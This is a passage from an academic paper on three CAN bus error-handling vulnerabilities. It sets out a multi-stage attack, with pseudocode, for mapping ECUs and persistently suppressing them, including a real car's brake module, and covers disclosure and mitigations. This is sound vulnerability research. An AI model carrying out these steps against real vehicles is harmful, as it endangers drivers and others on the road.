Determining Victim's Error State. An attacker can determine the victim's error state through the following four steps. *Step-1:* The attacker forges a message with the same ID as the victim's message, but employs a *lower priority content*. *Step-2:* The attacker induces a deliberate collision of their message with the victim's message. As such, the attacker encounters a bit-error since it transmits a recessive bit while the victim is sending a dominant bit. The attacker raises an *active error frame*, interrupting the victim's transmission. This causes both nodes to retransmit their messages.

Step-3: As illustrated in Fig. 7b, if the victim is in the *error passive* state, it will not attempt to retransmit at the same time as the attacker due to the *suspend transmission period* penalty placed on its retransmissions. Hence, no further collisions will take place, and the attacker's message is successfully transmitted. This is followed by the victim's message. Conversely, as illustrated in Fig. 7a, if another collision happens, it means that the victim is in the *error active* state. In this case, the attacker disables retransmissions to prevent further collisions.
Step-4: As a result of the previous step, if the attacker's TEC changes by only 7, they determine the victim to be in the *error passive* state. Otherwise, if the attacker's TEC changes by 16, the victim is considered to be in the *error active* state.

Impact and Applications. The applications of the source identification technique are manifold. For example, an attacker may use it to identify all the messages transmitted by a target ECU, identify an ECU's function, or map the entire CAN bus. All the aforementioned goals could help an attacker that wants to launch a targeted DoS attack or reverse engineer the network traffic to perform message injections. In Sec. 5.1, we explain how this exploit could be used to map an entire network. We note that this source identification technique is not limited to periodic messages, and could be used to map any message as long as its ID and arrival time are deterministic. Command-response messages and event-triggered messages are two examples of aperiodic messages that satisfy these conditions. We take advantage of this fact in the victim identification stage of the STS as discussed in Sec.5.2. To the best of our knowledge, *this is the first network mapping technique to map aperiodic messages without using special hardware.*

5 STS: Scan-Then-Strike Attack

To illustrate the impact of the discovered vulnerabilities, we develop an advanced multi-staged attack, Scan-Then-Strike Attack (STS), which exploits the combination of all discovered vulnerabilities. A remote attacker with no previous knowledge of the vehicle's internal network, number of ECUs, ECU functions, message formats, or IDs is able to: (1) map the internal network, determining the number of transmitting ECUs, and identify the sources of all periodic messages, (2) identify, among the mapped ECUs, an ECU that performs a safety-critical function, (3) learn how the ECU recovers from a DoS attack in the form of SFBO, and (4) launch a persistent DoS attack against the ECU by constantly relaunching continuous instances of SFBO against its recovery attempts.

STS differs from previous attacks in three aspects. First, it does not assume that the attacker is already knowledgeable of the vehicle's network map and safety-critical ECUs but rather gains this knowledge by exploiting the newly discovered vulnerabilities. Second, the immediate and swift nature of SFBO allows it to be launched against any ECU as opposed to the previous attacks that worked only against certain ECUs, as we will explain in Sec. 6.3. Lastly, its impact is persistent, as opposed to the previous volatile attacks.

Algorithm 3 `Network Mapping Algorithm`

```
1: list ← Get list of ids and periods
2: Based on period, sort list
3: while list has unassigned ids do
4:     Get shortest − period unassigned id_small
5:     Create a new ecu_i, assign id_small to ecu_i
6:     while list has unchecked ids do
7:         Get longest − period unchecked id_big
8:         idBigResolved ← false
9:         while idBigResolved = false do
10:            Push id_big to Passive
11:            Check id_small state
12:            if id_small is passive then
13:                Assign id_big to ecu_i
14:                idBigResolved ← true
15:            else if id_small is active then
16:                Leave id_big unassigned
17:                Mark id_big as checked for ecu_i
18:                idBigResolved ← true
19:            else
20:                idBigResolved ← false
21:            Wait for TEC of the source of id_big to be zero
```

5.1 Stage 1: Network Mapping

The first stage of STS is to perform the network mapping that relates the CAN bus messages to the transmitting ECUs. To do this, STS exploits the *error state outspokenness* vulnerability as explained in Sec. 4.3.1. Essentially, it performs checks on message pairs to see if they originate from the same ECU. This check is conducted by pushing the sender of one of the two messages to the *error passive* state, then checking the other message to see if it comes from an *error passive* ECU. We highlight that to successfully complete the check, it is critical to ensure that the sender stays in the *error passive* state until the completion of the check. However, satisfying this condition for a real-world ECU that sends multiple messages at different frequencies is challenging.

Consider an ECU that transmits two messages with different IDs, where one has a much longer period than the other. In this case, if the attacker pushes the ECU to the *error passive* state using the *short-period* message, the ECU would have transmitted many instances of this short-period message before any instance of the *long-period* message is transmitted. As a result, the successful transmission of the short-period messages brings down the TEC of the ECU, taking it back to the *error active* state before the check is completed. This invalidates the checking procedure. To address this challenge, the attacker should always pick the long-period message to push the ECU to the *error passive* state and then pick the short-period message to perform the check.

As shown in Algorithm 3, the network mapping stage of STS consists of the following steps. (1) The attacker records the bus traffic and makes a list of all the message IDs on the bus, sorted by their periodicity. (2) The attacker selects the message with the shortest period in the unassigned list of messages and assumes that a new ECU transmits it. (3) They select the message with the longest period in the unassigned




Figure 8: Illustration of the victim's recovery behavior.

list of messages and push its sender to the *error passive* state. (4) They check whether the selected shortest-period message is transmitted by an *error passive* ECU. If true, the selected longest-period message is assigned to the ECU sending the selected shortest-period message. If false, it is marked as *not* transmitted by the ECU. If the check is inconclusive, it is repeated. In all cases, the attacker waits for the TEC of the ECU (that they pushed to the *error passive* state) to go back to 0 since they do not want to push it to the *bus off* state unintentionally. The attacker repeats Steps 3-4 until the ECU is mapped to all its messages. Further, they repeat Steps 2-4 until all ECUs are fully mapped to their messages.

5.2 Stage 2: Victim Identification

In the network mapping stage, the attacker maps every ID to a specific sender. However, the attacker does not know the function of each sender. Here, the attacker's goal is to identify, among the mapped ECUs, the victim ECU that performs a specific safety-critical function (e.g., braking). To achieve that, STS exploits the *error state outspokenness vulnerability*, in addition to vehicle diagnostic protocols. Diagnostic protocols such as On-Board Diagnostics (OBD-II) define sets of request messages that trigger a response message from an ECU that performs a specific function. For example, a diagnostic message requesting information about the anti-lock braking system (ABS) will trigger a response from the electronic brake control module (EBCM).

Victim identification proceeds through the following four steps. (1) The attacker identifies a request to which the victim responds. For example, the VIN information comes from the ECM, transmission information comes from the TCM, and ABS information comes from the EBCM. The request message identification task could be carried out by acquiring an off-the-shelf OBD-II scanner, selecting the vehicle's make and model, selecting a specific vehicle function (i.e., ABS), and recording the request message sent by the scanner. This step could be carried out offline since its only goal is to identify the request message to which the target ECU responds. (2) They then send a forged request message on the CAN bus and measures the response time. (3) Next, they send another request message and, following the technique described in Sec. 4.3.1, they attack the response message, pushing its sender to the *error passive* state. (4) Finally, they check every mapped ECU to see which one is in the *error passive* state. This concludes the victim identification stage. Now that the attacker knows the victim ECU, it can be targeted using one of its periodic messages in the next stage of STS.

5.3 Stage 3: Learning Victim's Recovery

In this stage, STS exploits the *deterministic recovery vulnerability* to learn how the victim recovers. This enables the attacker to prevent the victim's recovery attempts paving the path for a persistent DoS attack. As such, STS needs to identify the victim's *recovery time* and the *recovery message*.

Recovery Messages. As discussed in Sec. 4.2.1, when an attacker pushes an ECU to the *bus off* state by attacking a message, the same attacked message will be transmitted at recovery. However, it does not always get transmitted alone. In many ECUs, especially those that apply long recovery intervals, additional messages will be buffered during the recovery interval. As a result, once the ECU recovers and sends the attacked message, it attempts to transmit all the other buffered messages. We call such buffered messages the *trailing messages*, which are shown in Fig. 8. Consequently, upon recovery, the ECU transmits the attacked message followed by a number of trailing messages. STS exploits this fact to determine an *optimum ID* that can easily be attacked persistently in every recovery cycle. As such, the optimum ID needs to satisfy two conditions: (1) When attacked, it is the first recovery message. (2) When attacked, the first trailing message has the same ID. Usually, this condition will be satisfied if the attacker picks the ID with the shortest period. However, if an ECU has multiple IDs with the same period, the attacker must find which one satisfies these conditions.

Time Recovery Model. After an ECU enters the *bus off* state, it spends a specific time interval before getting back to the *error active* state. We call this interval the *recovery interval*. The CAN standard states that a bare minimum recovery interval corresponds to the time in which the ECU observes 128 instances of 11 recessive bits. However, many designers choose recovery intervals that are longer than that. As such, multiple recovery models exist on different ECUs. We identify the following four broad models, which can be specifically determined by launching multiple continuous instances of SFBO and observing the victim's recovery time.

(1) Bare Minimum: The ECU recovers after observing 128 instances of 11 recessive bits, CAN's minimum requirement.

(2) Fixed: The ECU recovers after a fixed recovery interval.

(3) Sequenced: The recovery interval follows a sequence of different intervals. For example, the first time it goes into the *bus off* state, it recovers after x *ms*. If recovery fails, it reattempts recovering after y *ms* such that $y \geq x$, and so on.

(4) Random: The ECU recovers after a random interval. With no way to expect when the ECU (following this model) recovers, the attacker cannot suppress its recovery synchronously. Hence, we use the re-appearance of the attacked message to signal the ECU's recovery and attack the first trailing message.




Figure 9: Demonstration of STS persistently preventing the victim's recovery from the *bus off* state.

If the attacked message is the *optimum ID*, the first trailing message will have the same ID as the attacked message. This facilitates the attack, as the attacker does not need to guess and change the ID used in SFBO to match the trailing message at every recovery prevention instance.

5.4 Stage 4: Recovery Prevention

Equipped with the information from the previous three stages, STS proceeds with this last, but the most critical stage where STS exploits SFBO to persistently prevent the victim's recovery. As opposed to previous DoS attacks that provided no way of achieving a persistent suppression of the victim, the swift nature of SFBO allows STS to realize such a goal. This stage proceeds through the following three steps. (1) The attacker launches an instance of SFBO against the victim's optimal ID (determined in Stage 3 of STS) as discussed in Sec. 4.2.1. (2) They predict the recovery time of the victim based on the time recovery model learned in Stage 3 of STS. (3) They prevent the victim's recovery by re-launching another instance of SFBO against the optimal ID. (4) They continuously loop around Steps 2 and 3 to suppress the victim persistently, as illustrated in Fig. 9. Appendix B provides further details on Identifying and attacking different recovery models.

6 STS Evaluation

We report our results corresponding to each attack stage of STS evaluated on a CAN bus testbed and a real vehicle. Additionally, we compare the proposed attack, SFBO, with the Original Bus Off Attack (OBA) [4].

6.1 Evaluation Platforms

For in-depth analysis, the attack evaluation was carried out on a CAN bus testbed and a 2011 ExpCar[1]. The attack code utilized $15kB$ of program storage and $1.5kB$ of dynamic memory. On the testbed, we used five nodes. Each node comprised an Arduino Uno board equipped with a CAN bus shield. One node acted as the attacker, and the other four emulated benign nodes. All nodes were connected to a $500kbps$ CAN bus terminated with 120Ω on each end. For the vehicle, we used an Arduino Uno board equipped with a CAN bus shield as the attacker. We used the OBD-II port to connect directly to the CANH and CANL wires of the vehicle's high speed CAN bus, which operates at a $500kbps$ baud rate.

[1]We decided to anonymize the make and model of our experimental vehicle since STS exploits fundamental characteristics of CAN that are common to all CAN systems and not limited to this vehicle

6.2 Summary of Results

Network Mapping. To map the network, the attacker first makes a list of all the periodic message IDs on the bus and calculates the average period for each ID by recording the arrival times of N messages. We observed that certain low priority messages have higher jitter components than higher priority IDs, making their period length slightly change from one cycle to another, with a standard deviation of $\approx 0.6ms$. To account for such messages, we tried to pick an N that makes the error margin for the calculated period low enough to facilitate our source identification task. However, N represented a tradeoff, a high N lowered the error margin but increased the calculation time, a small N decreased the calculation time but increased the error margin. To facilitate the use of preceded ID frame [4] in the source identification step, we wanted to keep the error margin around the length of an 8-byte message ($\approx 240\mu s$). Through a grid search, we found that $N = 20$ represented the optimum sample size.

On the testbed, the benign nodes were configured to transmit a total of 20 different benign message IDs with different periodicity ranging between $10ms$ and $100ms$. We identified all 20 different message IDs with correct periodicity in $\approx 9s$. Next, using Algorithm 3, we were able to identify all 4 transmitting ECUs and map all messages to their source ECUs with 100% accuracy. The mapping took $\approx 3mins$. On the vehicle, we identified all 50 periodic message IDs in $\approx 6mins$. The longest period was $5s$, while the shortest was $9ms$. Next, we were able to identify 4 transmitting ECUs on the bus and map all IDs to their sources with 100% accuracy, as shown in Table 1. The mapping took $\approx 9mins$.

Using Algorithm 3, we explain this time frame by noting that the overall mapping time $T_{map} = \sum_{ECU=1}^{4} T_{ECU}$. Here, T_{map} is the overall mapping time, and T_{ECU} is the time required to map a single ECU. For a single ECU, the majority of the time is spent in either pushing an ECU to the *error passive* state, checking an ECU's error state, or letting an ECU recover from the *error passive* state (lines 10, 11, and 21). To push a message source to the *error passive* state or to check the state of a message source, we first observe an instance of the message, then intercept the next one (i.e., a total of 2 cycles). Additionally, following every check, we allow enough time t_{cool} for the long-period ID source to go back to $TEC = 0$. Finally, because of jitter, some messages require more than one attempt to be mapped (i.e., lines 19 and 20). Therefore, the time required to map one ECU becomes, $T_{ECU} = (2 * N_{ids} * (T_s + T_{avg})) + (t_{cool} * N_{ids}) + (T_{jitter})$. Here, N_{ids} is the number of unmapped IDs on the bus, T_s is the cycle length of the shortest-period ID, T_{avg} is the average cycle length of the unmapped IDs, and T_{jitter} is the time lost in failed mapping attempts. On our vehicle, $\approx 2mins$ were spent changing or checking error states, $\approx 3.8mins$ were the cool-off time, and $\approx 3.2mins$ were caused by jitter.

Table 1: Network mapping results for a 2011 ExpCar[1].

ECU #	IDs	ECU Function
ECU-1	0C5, 0C1, 1E5, 1C7, 1CD, 1E9, 184, 334, 2F9, 348, 34A, 17D, 17F, 773, 500	Electronic Brake Control Module (EBCM)
ECU-2	0F1, 1E1, 1F3, 1F1, 134, 12A, 3C9, 3F1, 4E1, 771, 4E9, 138, 514, 52A, 120	Body Control Module (BCM)
ECU-3	199, 0F9, 19D, 1F5, 4C9, 77F	Transmission Control Module (TCM)
ECU-4	0C9, 191, 1C3, 1A1, 2C3, 3C1, 3E9, 3D1, 3FB, 3F9, 4D1, 4C1, 4F1, 772	Engine Control Module (ECM)

Victim Identification. We set up each ECU on the testbed to respond to a specific ID (per ECU). We were able to map each ECU's response to its respective ECU with 100% accuracy. On the vehicle and using OBD-II requests, we were able to identify the functions of the mapped ECUs by mapping OBD-II responses as described in Sec. 5.2. Table 1 shows the identification results. To the best of our knowledge, this is the first solution that could map triggerable, aperiodic messages with 100% accuracy without any special equipment.

Learning Victim's Recovery Behavior. On the testbed, two ECUs were set up to implement a fixed interval recovery model with a 35*ms* interval. Two other nodes were set up to implement the bare minimum model. We were able to learn the recovery models for all ECUs. Further, using SFBO, we were able to successfully suppress all nodes, one at a time, by attacking a single message, as explained in Sec. 4.1.1. For all ECUs, the optimum attack ID was identified as the ECU's message ID with the shortest period. On the vehicle, we successfully evaluated the SFBO technique on the four mapped ECUs. To ensure the ECUs truly transitioned to the *bus off* state, we recorded the traffic after every attack and observed the lack of any IDs that belonged to the mapped ECU. This also validated our mapping results. The time recovery model for EBCM and BCM was identified as the *sequenced intervals*. For the TCM and ECM, it was identified as the *random*. Additionally, for all ECUs, we were able to identify the optimum attack ID satisfying the two conditions mentioned in Sec. 5.3. Table 2 shows the optimum attack ID for each ECU.

Table 2: Suppression rates for different ECUs on ExpCar[1].

ECU #	Function	Recovery Model	Optimum ID	S_{rate}
ECU-1	EBCM	Sequenced	0C1	97.5%
ECU-2	BCM	Sequenced	0F1	91.4%
ECU-3	TCM	Random	0F9	85%
ECU-4	ECM	Random	0C9	83%

Recovery Prevention. To assess the success of the attack, we define a metric called suppression rate (S_{rate}) that describes the percentage of time the victim is in the *bus off* state. Let t_{normal} and t_{attack} be a period of time when the attack is not running and when it is running, respectively. Also, let n_{normal} and n_{attack} be the number of target message IDs appearing on the bus during t_{normal} and t_{attack}, respectively. The suppression rate is calculated as $S_{rate} = ((n_{normal} - n_{attack})/n_{attack}) * 100$.

On the testbed, using the techniques described in Sec. 5.4, we were able to achieve an S_{rate} of 100% for at least 10*s* on all ECUs. After running the attack for 30 minutes, the average S_{rate} remained above 99.99%. On the vehicle, as shown in Table 2, using the techniques described in Sec. 5.4, we were able to achieve an average S_{rate} of 97.5%, 91.4%, 85%, and 83% for the EBCM, BCM, ECM, and TCM, respectively. The lower suppression rate on the vehicle, compared to the testbed, is due to the higher jitter in vehicular environments, leading the attacker to occasionally lose synchronization.

Table 3: Comparison of suppression rates between OBA and SFBO in stage 3 and 4 of the STS attack.

ECU #	Message Periods (ms)	Recovery Model	# OBA Attack Rounds	OBA S_{rate}		SFBO S_{rate}
				Bus Load: 0%	Bus Load: 100%	All loads
ECU-1	10,20,50,90	Bare Min.	21	1.3%	13.2%	99.9%
ECU-2	10,20	Fixed	20	14.8%	14.8%	99.9%
ECU-3	10,50	Fixed	19	15.5%	15.5%	99.9%
ECU-4	10,20,50,100	Bare Min.	21	1.3%	13.2%	99.9%

6.3 Comparing SFBO to OBA

We compare the impact of using OBA [4] instead of SFBO in the third and fourth stages of STS. Specifically, we assess their impact on the suppression rate of STS. Additionally, we compare the feasibility of OBA and SFBO against ECUs transmitting multiple message IDs.

Swiftness. With SFBO, *only one attack round is required* to transition a node from the *error active* state to the *bus off* attack. Conversely, OBA required a minimum of 19 rounds of attacks, 1 round to transition the node from the *error active* state to the *error passive* state, and 18 attack rounds to transition it from the beginning of the *error passive* state to the *bus off* state. Essentially, crossing the *error passive* state into the *bus off* state previously represented the unresolved challenge in OBA. As shown in Fig. 10, in comparison to $\approx 5ms$ taken by SFBO, OBA required around 180*ms*, making the fastest OBA attack 36 times slower than SFBO.

We note that 19 is the theoretical minimum number of rounds for OBA. In real-world cases, the number of rounds will be bigger. We assess the swiftness of SFBO and OBA on the testbed by measuring the time required to increase a victim's TEC from 0 to 256 for different ECUs. While SFBO pushed TEC to 256 in$\approx 5ms$ regardless of the ECU, OBA was ECU-dependant, taking 21, 20, 19 and 21 rounds, and $\approx$ 210, 200, 190 and 210*ms* for ECUs 1, 2, 3 and 4, respectively.




Figure 10: Swiftness of SFBO compared to the best case scenario of OBA.




Figure 11: Illustrating the impossibility of OBA when ECU diversity exceeds 8.

Impact on Suppression Rate (S_{rate}). To compare the impact of using OBA instead of SFBO on S_{rate}, we repeated stage 4 of the STS on the testbed under various loading conditions using OBA. While S_{rate} remained constant for nodes with a *fixed interval* model, the suppression rates changed for the ECUs that implement a *bare minimum* model. This is because the busier the bus gets, the slower the instances of 11 recessive bits become, and the slower the node recovers. As shown in Table 3, while S_{rate} remained above 99.99% for SFBO, it ranged between 1.3% and 15.5% when using OBA.

ECU Diversity and Attack Feasibility. To explain why OBA requires more attack rounds with some ECUs, we note that OBA pushes the victim to the *bus off* state by launching rounds of attacks, each round increases TEC by 7. However, this is only true if the ECU sends one periodic ID. For ECUs sending multiple IDs, between one attack round and the next, other messages with different IDs will be transmitted, decreasing TEC by 1 with every transmission. This reduces the effective TEC change to be less than 7 for each attack round, resulting in increasing the number of rounds required for the attack. As such, we define a metric named *ECU diversity*, which represents the ratio between the overall transmission rate of the entire ECU and the transmission rate of its fastest transmitting ID. The lowest ECU diversity ratio is 1, which implies that the ECU only transmits one ID.

We compare the impact of the diversity ratio on the feasibility and swiftness of both SFBO and OBA. We set up an ECU to send multiple messages with different IDs. One ID was chosen as the target ID. The ECU increased its diversity ratio in steps from 1 (ECU only sends the target ID) to 10 (ECU sends the target ID along with 9 other IDs with the same period), and recorded the *minimum time* taken to push the ECU to the *bus off* state at each step, as well as the *minimum number* of attack rounds. As shown in Fig. 11, while the diversity ratio had no impact on SFBO, the time, and the number of rounds taken by OBA, increased exponentially. Most importantly, at a diversity ratio of 8, the minimum attack time and the minimum number of attack rounds for OBA tended to infinity. *This means that OBA is impossible to launch against an ECU with a diversity ratio of* ≥ 8.

7 Discussion

Static Analysis of CAN Standard. CAN is not described in a formal language. As a result, attempts to analyze it for vulnerabilities using formal approaches, such as static analysis or model checking, require a tedious modeling process that often entails imprecision. Such imprecision could be caused by a number of reasons. For instance, abstract and vague parts of the standard could force the modeler to make assumptions that may not always reflect real implementation. Similarly, modeling a single component of the standard (e.g., error handling) ignores interactions between this and other components. An example of these two points is the *deterministic recovery behavior* vulnerability. Neither does the standard mention what to do with buffered messages when the node goes into the *bus off* state (vagueness) nor does it consider this issue as part of the error handling component. In contrast, CANOX speeds up this process and makes it more accurate by dynamically checking a real-world embodiment of the standard for vulnerabilities. Once a vulnerability is found, it is easy to check whether a standard or an implementation problem causes it.

Impact of Operating in Error Passive State. The *error passive* state was intended to offer a degree of protection against faulty nodes. Changing the error signaling method to transmit the *passive error frame* and reducing message priorities in certain scenarios, allowed CAN to operate in the presence of a faulty node. This also protected other nodes from engaging in a self-destructive behavior in the case of successive collisions. A good example of that is OBA, where by reducing the priority of the message retransmissions in the *error passive* state, the victim is able to break the time synchronization with the attacker. Hence, this protection slows down OBA, making it an ineffective DoS attack. However, CANOX reveals that these protections have an undiscovered, self-defeating side. Not being able to signal errors in a way that is apparent to all other nodes allows other nodes to step over *passive error frames*, generating a different kind of errors (form errors). This leads to the passive error regeneration vulnerability that an attacker can easily exploit to launch a swift DoS attack (SFBO) against a CAN node. Similarly, while priority reduction of an *error passive* node may offer some protection to

CAN, it also reveals more information than necessary about the node. This leads to the error state outspokenness vulnerability, which can be exploited to identify the node's messages.

Other Uses of the Discovered Vulnerabilities. While we chose to present an advanced DoS attack to combine all the vulnerabilities into a single multi-staged attack, the discovered vulnerabilities could have other uses. For example, the source mapping technique described in Sec. 4.3.1 could be used for reverse engineering purposes. Similarly, recent works [1] have shown that an attacker may be able to impersonate a victim node on the CAN bus while evading intrusion detection systems (IDS) by being in the *error passive* state. Setting the victim's TEC as described in Sec. 4.1.2 comes very handy for such a threat model. Furthermore, in systems where retransmissions are disabled, such as Time-Triggered CAN (TTCAN), the *passive error regeneration* vulnerability could be used to silently keep a node in the *error passive* state, causing a victim to miss deadlines, in case of successive transmissions, or allowing an attacker to inject messages in its place. Since the victim will not retransmit any failed messages or raise any *active error frames*, the injection may go undetected, especially if coupled with an IDS evasion technique such as the one just mentioned.

OBA vs. STS in Real World. The practical impact of the swiftness and persistence of STS is serious. For instance, STS is able to suppress the Electronic Brake Control Module (EBCM) continuously for $\approx 2.4s$ at a 100% suppression rate (97.5% over a 15-minute period). Consider a modern vehicle employing its adaptive cruise control mode and leaving a two-second-distance between itself and a vehicle ahead of it (2-second-rule). We can see that STS can completely disconnect the brakes long enough to cause the most serious consequence. Conversely, OBA will only suppress *one instance* of the brake message (in $\approx 0.5s$), and will not be able to follow this instance with persistent suppression. As such, OBA will result in an ineffective DoS attack allowing almost normal functionality of the brakes.

Limitation. STS causes packet collisions on the CAN bus. Hence, an IDS that monitors the number of collisions on the bus may suspect the presence of an attack. However, this does not affect the progress of the attack because of two reasons. (1) The first three stages of STS (i.e., the network mapping, victim identification, and recovery behavior determination) do not have to happen right before the final stage (i.e., the recovery prevention). They could take place in a "low and slow" manner over a period of time in order *not* to trigger the IDS. (2) Even if the attack gets detected, the attack cannot be stopped as it exploits inherent aspects of the CAN standard.

8 Responsible Disclosure

We reported the three discovered vulnerabilities to the Robert Bosch Product Security Incident Response Team (PSIRT). PSIRT acknowledged our work and offered to share details of the vulnerabilities with other automotive industry stakeholders. We also reported the vulnerabilities to the International Organization for Standardization (ISO). ISO referred us to the American National Standards Institute (ANSI), which directed us to the Society of Automotive Engineers (SAE). SAE acknowledged our contributions and submitted the vulnerabilities to a committee for review and consideration in the next revision. Finally, we reported the vulnerabilities to the Cybersecurity and Infrastructure Security Agency (CISA) through the CISA Coordinated Vulnerability Disclosure (CVD) process. CISA created a case for our report and asked us to report the vulnerabilities to Bosch and ISO, which we have done.

9 Defense Recommendations

With the vulnerabilities uncovered by CANOX being inherent to the CAN protocol, the fundamental defense causing no side effects is to revise the standard. However, noting that this may not be feasible, certain countermeasures may still be used in accordance with the current standard. Below, we present some possible mitigations and their potential downsides.

Passive Error Regeneration. Unfortunately, the only solution to stop an attack exploiting this vulnerability once it starts is to reset the ECU's CAN controller. Previous works have suggested this solution [7, 24, 25] to prevent DoS attacks. However, if the increase was happening due to legitimate errors, bringing a faulty CAN controller back to the *error active* state defeats the purpose of the fault confinement mechanism [10, 11], and may result in many performance issues. A possible solution is to reset only when an attack is suspected. This could be achieved by counting the number of errors in the passive error frames within a window. If the number exceeds a specific threshold, it could signify that the errors are due to an enforced passive error regeneration.

Deterministic Recovery Behavior. This vulnerability could be mitigated by clearing all transmission buffers upon entering the *bus off* state, or before re-entering the *error active* state.

Error State Outspokenness. CAN designers placed a *suspend transmission period* on successive transmissions and retransmissions in *passive* nodes to lower their priority. However, such a change could easily be spotted by an attacker. One countermeasure is to reset the CAN controller once it enters the *error passive* state. However, this may lead to performance issues. A better solution is for all ECUs to randomize the period between successive transmissions/retransmissions. For successive transmissions, this could be achieved by buffering the second message without marking it as ready for transmission until the random period elapses. For retransmissions, this could be achieved by disabling automatic retransmissions on the CAN controller and delegating this task to the application software. This helps conceal the *suspend transmission period* for *passive* nodes. However, it may also cause an increased overhead or priority inversions on the bus in some cases.

10 Related Work

Vulnerabilities of CAN. Prior research has demonstrated that after infiltrating CAN through a wired/wireless medium (e.g., USB, cellular, Bluetooth, and WiFi connections), an attacker can compromise an in-vehicle ECU node (e.g., telematics control unit) and execute arbitrary software codes on it [3, 17, 19, 20]. Since CAN is devoid of any security features, the attacker can exploit the compromised node to launch a variety of attacks on other safety-critical nodes, which cannot be directly compromised [15]. Hence, it is imperative to develop frameworks that can methodically discover the full spectrum of vulnerabilities suffered by CAN under such scenarios [22]. To the best of our knowledge, CANOX is the first effort in systematically analyzing the error handling mechanism and discovering its security vulnerabilities.

ECU DoS Attack. Cho and Shin were the first to propose a DoS attack, referred to as OBA [4]. However, as shown in this paper, OBA is incomparably slow in suppressing the victim and ineffective in stopping the victim's transmission persistently. As a consequence, it is unlikely to have a practical impact. Some other DoS attacks exploiting similar ideas as OBA required special hardware modules to launch the attack [12, 18, 21]. Hence, they required physical access to CAN, which makes them unscalable. Additionally, all the aforementioned solutions assumed the attacker already knows the ECU functions and the messages they transmit. In contrast, STS employs the discovered vulnerabilities to acquire this knowledge, then to rapidly and persistently suppress the victim using the existing abilities of a compromised ECU.

Network Mapping. Some prior works proposed using clock skews of ECUs to perform sender identification [5, 16]. However, their learning techniques were prone to inaccuracies and proved to be evadable [23]. Others suggested using voltage signatures of ECUs [6, 13] and hence required physical access. It is essential to note that all these solutions approached the issue from a defense standpoint. On the other hand, the severity of our technique lies in its ability to be used by a remote attacker. This is because it uses the existing ECU abilities to achieve the same task with higher accuracy. Additionally, we are the first to map aperiodic with existing ECU abilities.

11 Conclusion

In this paper, we systemically analyzed CAN's error handling and fault confinement mechanism, focusing on operating in different error states, an understudied area in the CAN protocol. We built CANOX, a novel CAN testing tool to detect problematic behavioral changes across error states. CANOX uncovers three new vulnerabilities, which can be exploited by a compromised ECU to launch a multitude of attacks. We demonstrated the severity of the vulnerabilities by constructing a powerful attack, STS, in which an attacker with no knowledge of the vehicle's internals could map its internal network, identify ECU functions, shut down an ECU, and prevent it from recovering. We proved the attack's feasibility by evaluating it on both a CAN testbed and a real vehicle.

Acknowledgments

We thank the anonymous reviewers and Dr. Flavio Garcia for their valuable comments and suggestions. This work was supported in part by the Office of Naval Research (ONR) under Grant N00014-18-1-2674. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of the ONR.

References

[1] Rohit Bhatia, Vireshwar Kumar, Khaled Serag, Z Berkay Celik, Mathias Payer, and Dongyan Xu. Evading voltage-based intrusion detection on automotive CAN. *Network and Distributed System Security Symposium (NDSS)*, 2021.

[2] R. Bosch. CAN specification - Version 2.0, 1991.

[3] S. Checkoway, D. Mccoy, B. Kantor, et al. Comprehensive experimental analyses of automotive attack surfaces. In *USENIX Security Symposium*, pages 77–92, 2011.

[4] K.-T. Cho and K. G. Shin. Error handling of in-vehicle networks makes them vulnerable. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1044–1055, 2016.

[5] K.-T. Cho and K. G. Shin. Fingerprinting electronic control units for vehicle intrusion detection. In *USENIX Security Symposium*, pages 911–927, 2016.

[6] K.-T. Cho and K. G. Shin. Viden: Attacker identification on in-vehicle networks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1109–1123, 2017.

[7] Tsvika Dagan and Avishai Wool. Parrot, a software-only anti-spoofing defense system for the CAN bus. *ESCAR EUROPE*, 2016.

[8] M. Foruhandeh, Y. Man, R. Gerdes, et al. SIMPLE: Single-frame based physical layer identification for intrusion detection and prevention on in-vehicle networks. In *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[9] Ian Foster, Andrew Prudhomme, Karl Koscher, and Stefan Savage. Fast and vulnerable: A story of telematic failures. In *9th {USENIX} Workshop on Offensive Technologies ({WOOT} 15)*, 2015.

[10] B. Groza and P. Murvay. Security solutions for the controller area network: Bringing authentication to in-vehicle networks. *IEEE Vehicular Technology Magazine*, 13(1):40–47, 2018.

[11] Q. Hu and F. Luo. Review of secure communication approaches for in-vehicle network. *International Journal of Automotive Technology*, 19(5):879–894, 2018.

[12] K. Iehira, H. Inoue, and K. Ishida. Spoofing attack using bus-off attacks against a specific ECU of the CAN bus. In *IEEE Annual Consumer Communications Networking Conference (CCNC)*, pages 1–4, 2018.

